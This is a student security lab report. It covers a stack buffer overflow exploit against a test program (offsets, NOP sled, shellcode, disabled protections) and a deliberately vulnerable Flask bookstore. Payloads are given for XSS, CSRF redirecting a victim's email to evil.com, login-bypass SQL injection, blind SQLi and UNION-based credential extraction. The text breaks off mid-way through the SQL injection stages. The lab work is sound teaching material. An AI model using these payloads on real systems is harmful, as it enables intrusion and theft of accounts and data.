Komal shehzadi 23P-0663
Aiman Ijaz 23F-0813

Part 1: Buffer Overflow

1. Vulnerability Analysis and Explanation

Why is the program vulnerable?

The program stack.c has a function called bof(). Inside this function there is an array called buffer, and it can only hold 12 bytes. The function uses a command called strcpy() to copy data into this buffer. The problem with strcpy() is that it does not check how big the buffer is. It just keeps copying bytes until it reaches the end of the input, no matter how long that input is.

In main(), the program reads up to 517 bytes from a file called badfile and stores it in a variable called str. This str is then passed to bof(), and bof() copies all of it into the tiny 12-byte buffer using strcpy(). Since str can be much bigger than 12 bytes, the extra bytes have nowhere to go, so they spill over into the memory right next to buffer. That spill-over is the buffer overflow. If strcpy() had checked the size before copying (for example by using strncpy() instead), this problem would not happen.

How is the stack laid out?

When bof() is called, the computer places a few things on the stack, one after another, right next to buffer:

- buffer[12] – the 12-byte space where our input is supposed to go
- a few bytes of empty padding, added by the compiler to keep addresses aligned
- saved RBP – the old frame pointer, kept so the program can restore it later
- the return address – this tells the CPU where to continue running in main() after bof() finishes

I checked the exact addresses using gdb (a debugger) on my own machine, by breaking inside bof() and printing the frame info. I got:

```
(gdb) print &buffer
$1 = (char (*)[12]) 0x7fffffffca14
(gdb) info frame
 Saved registers:
  rbp at 0x7fffffffca20, rip at 0x7fffffffca28
```

So the distance from the start of buffer to the return address is exactly 20 bytes (12 bytes of buffer + 4 bytes of padding + the saved RBP all sit before it). This matches what the lab expects: the return address can be reached at buffer + 20.

Exactly how does the overflow overwrite the return address?

Because strcpy() never stops at 12 bytes, if I give it more than 12 bytes of input, it keeps writing past the end of buffer. It first fills the padding, then it overwrites the saved RBP, and then it overwrites the return address too. This is the overflow actually happening — my own input is writing over the address the CPU was planning to return to.

In exploit.c, I build a special 517-byte file called badfile, made of three parts:

- A NOP sled: I fill the whole 517-byte buffer with the byte 0x90 first. 0x90 is the "do nothing, move to the next instruction" CPU instruction, so this creates a long, safe landing strip — wherever the CPU lands inside it, it just slides forward until it reaches real code.
- Shellcode: near the end of the buffer, I place a small 27-byte piece of raw machine code that opens a shell (/bin/sh) when it runs.
- A forged return address: at the exact offset I found above (20 bytes), I write a new return address, 0x7fffffffcb40. This address does not point straight at the shellcode — it points into the middle of my NOP sled, so small differences in the exact stack address won't break the exploit.

When stack.c runs and reads this badfile, strcpy() copies all of it into the small buffer. The copy overflows the buffer and overwrites the real return address with my forged one. When bof() tries to return normally, the CPU instead jumps to 0x7fffffffcb40 — straight into my NOP sled. It slides through the NOPs until it reaches the shellcode, the shellcode runs, and I get a shell.

I confirmed this worked on my own machine: the program never printed "Returned Properly" (which it normally prints right after bof() returns the correct way) — instead, a shell opened and ran the commands I typed into it.

Why did I have to turn some protections off?

Normally Linux has protections like ASLR (which randomizes the stack address on every run), stack canaries, and non-executable stacks, built exactly to stop this kind of attack. For this exploit to work at all, I compiled stack.c with these turned off:

```
gcc -g -o stack stack.c -z execstack -fno-stack-protector -no-pie -D_FORTIFY_SOURCE=0 -O0
```

I also had to run the program with ASLR disabled, using setarch -R ./stack, because my hardcoded return address (0x7fffffffcb40) only works if the stack address stays the same between runs. When I ran the program normally, with ASLR left on, it crashed with a segmentation fault instead of giving me a shell — which actually shows why these protections matter in real software.

2. Stack Layout Diagram

The diagram below shows the stack frame of bof() before the overflow (left) and after badfile has been copied in by strcpy() (right): the buffer, the padding, the saved frame pointer, the overwritten return address, the NOP sled, and where the shellcode sits.

Stack-Based Buffer Overflow — Memory Layout (stack.c / bof())

x86-64, ASLR disabled, measured with gdb (break bof; info frame)

BEFORE overflow (normal call to bof())

high addr

main()'s stack frame (caller)
Return address of bof() 0x7fffffffca28
Saved RBP (old frame ptr) 0x7fffffffca20
Alignment padding (4 B) 0x7fffffffca18
buffer[12] <- strcpy(buffer, str) 0x7fffffffca14

low addr

buffer is only 12 bytes, but str (from badfile) can be up to 517 bytes. strcpy() does not check the length -> everything above overflows.

CPU jumps here on ret

AFTER overflow (attacker's badfile written in)

main()'s stack frame (untouched)
Return addr OVERWRITTEN -> 0x7fffffffcb40 offset 20
Saved RBP -> overwritten with 0x90 sled offset 12
padding -> overwritten with 0x90 sled offset 8
buffer[12] -> start of NOP sled (0x90...) offset 0 (BASE)
NOP SLED (0x90 0x90 0x90 ...) **offsets 28 - 479 of the 517-byte payload** **addr range BASE+28 .. BASE+479** **forged return addr (BASE+300) lands somewhere in here and 'slides' forward**
SHELLCODE (27 bytes) **execve("/bin/sh") — no NUL bytes** offset 480-506
trailing NOP padding offset 507-516

Execution flow once the overflow triggers:

1. stack.c reads 517 bytes from badfile into str[517] in main(), then calls bof(str).
2. bof() does strcpy(buffer, str) into its 12-byte buffer[]. strcpy has no length check, so it keeps writing past the 12 bytes into padding, saved RBP, and the return address.
3. The return address slot (buffer + 20) is overwritten with 0x7fffffffcb40 - an address that points into the attacker's own NOP sled, not back into main().
4. When bof() executes 'ret', the CPU pops the (forged) return address and jumps to 0x7fffffffcb40, right into the NOP sled.
5. Each 0x90 (NOP) does nothing, so execution 'slides' forward byte-by-byte until it reaches the real shellcode at offset 480.
6. The shellcode runs execve("/bin/sh"), replacing the process image with a shell - stack.c never prints "Returned Properly"; the attacker now has a shell instead.


3. Screenshots (time/date proof)

Full-screen screenshots go below, each showing the system clock.


3.1 Compilation of exploit.c



3.2 Creation of badfile after running ./exploit



3.3 Execution of ./stack and the resulting shell access



Part 2: Web Security Project

1. Project Overview

For Part 2, I built a small online bookstore website called BookNest. I made two copies of the exact same website: one copy has security bugs in it on purpose (the Vulnerable Version), and the other copy has those same bugs fixed (the Safe Version). Both copies look the same and work the same way, so it is easy to compare them and see exactly what changed to fix each bug.

I used Python (with a small web framework called Flask) for the backend, and MySQL as the database. Both versions run on my own computer at the same time, on two different addresses, so I can open them side by side in two browser tabs.

- Vulnerable Version: http://localhost:5000
- Safe Version: http://localhost:5001

Test accounts (same on both versions):

- alice / alice123
- bob / bob123
- admin / SuperSecretAdmin!2026

2. GitHub Repository

The full project (both versions, source code, and this report's payloads) is submitted on GitHub here:

[TYPE HERE — paste your GitHub repository link here, e.g. https://github.com/your-username/booknest]

3. Vulnerabilities — Vulnerable Version


This section shows every required bug actually working on the Vulnerable Version. For each one, I explain what the bug is in my own words, show the exact text (payload) I typed in, and I am pasting a screenshot proving it worked.

3.1. Reflected XSS

Reflected XSS happens when I type something into the search box, and the website puts my exact text back onto the page without checking what it is first. If I type in a small piece of JavaScript code instead of a normal search word, the website runs that code right inside my browser. I tested this using the search box on the Vulnerable Version's homepage.

Payload I typed into the search box:

```
<script>alert('reflected-xss')</script>
```




3.2. Stored XSS

Stored XSS is like reflected XSS, but worse: instead of my code only running for me, it gets saved into the database (as a book review). This means every single person who later opens that book's page also gets my code running in their browser automatically, even though they never typed anything themselves.

Payload I typed into the review box on a book page:

```
<script>alert('stored-xss')</script>
```




3.3. DOM-based XSS

DOM-based XSS happens completely inside the browser — the website's server never even sees this text. The page has a small feature at the top (a "quick note" banner) that reads a short note from the website's own address bar (the URL) and shows it on the page. If I put code instead of a normal note into the URL, the browser runs it directly, because the page's own JavaScript puts it on the screen the unsafe way.

Full URL I opened in the browser:

```
http://localhost:5000/#note=<img src=x onerror=alert('dom-xss')>
```




3.4. CSRF (Cross-Site Request Forgery)

CSRF means a completely different website can secretly make my browser send a request to BookNest, using my own login session, without me agreeing to it at all. I made a fake page called evil.html that looks like a "you won a prize" page. The instant someone who is already logged into BookNest opens this fake page, it secretly changes their email address on BookNest in the background — without them clicking anything on the fake page.

Attack setup: I logged into BookNest as alice, then opened evil.html (from the csrf_attack folder) in the same browser without logging out. evil.html automatically submits a hidden form to BookNest's "update email" page the moment it loads.

```
attacker-controlled@evil.com  (the email alice's account gets silently changed to)
```




3.5. SQL Injection — Easy

SQL Injection means I can type special characters into a text box so that, instead of my text being treated as plain data, part of it gets treated as a command for the database. In this easy version, I used this trick on the login page to log straight into the admin account without knowing the real admin password at all.

Text I typed into the Username field (password field can be anything):

```
admin' --
```




3.6. SQL Injection — Intermediate (Blind)

In this version, I could not see the database's data directly. The page only ever told me "taken" or "available" (from the email-check feature on the registration page). But by asking the right yes/no question each time, I could slowly figure out the admin's real password, one letter at a time, just from which answer I got back.

One example question (asks: "does admin's password start with the letter S?"):

```
x' OR (SELECT SUBSTRING(password,1,1) FROM users WHERE username='admin')='S'-- -
```



3.7. SQL Injection — Advanced (full chain)

In the hardest version, I worked step by step using the search box, the same way a real attacker would: first I found out how many columns the search results table has, then I found the names of every table in the database, then I found the names of every column inside the "users" table, and finally I pulled out the real usernames and passwords from that table — all without ever touching the database directly, just by typing into the search box.

The 5 payloads I used, one after another (typed into the search box):

```
Stage 1 (find column count):
zzz' ORDER BY 4-- -

Stage 2 (confirm columns show up):
zzz' UNION SELECT 1,2,3,4-- -


Stage 3 (list table names):
zzz' UNION SELECT 1,GROUP_CONCAT(table_name),3,4 FROM information_schema.tables WHERE
table_schema=DATABASE()-- -

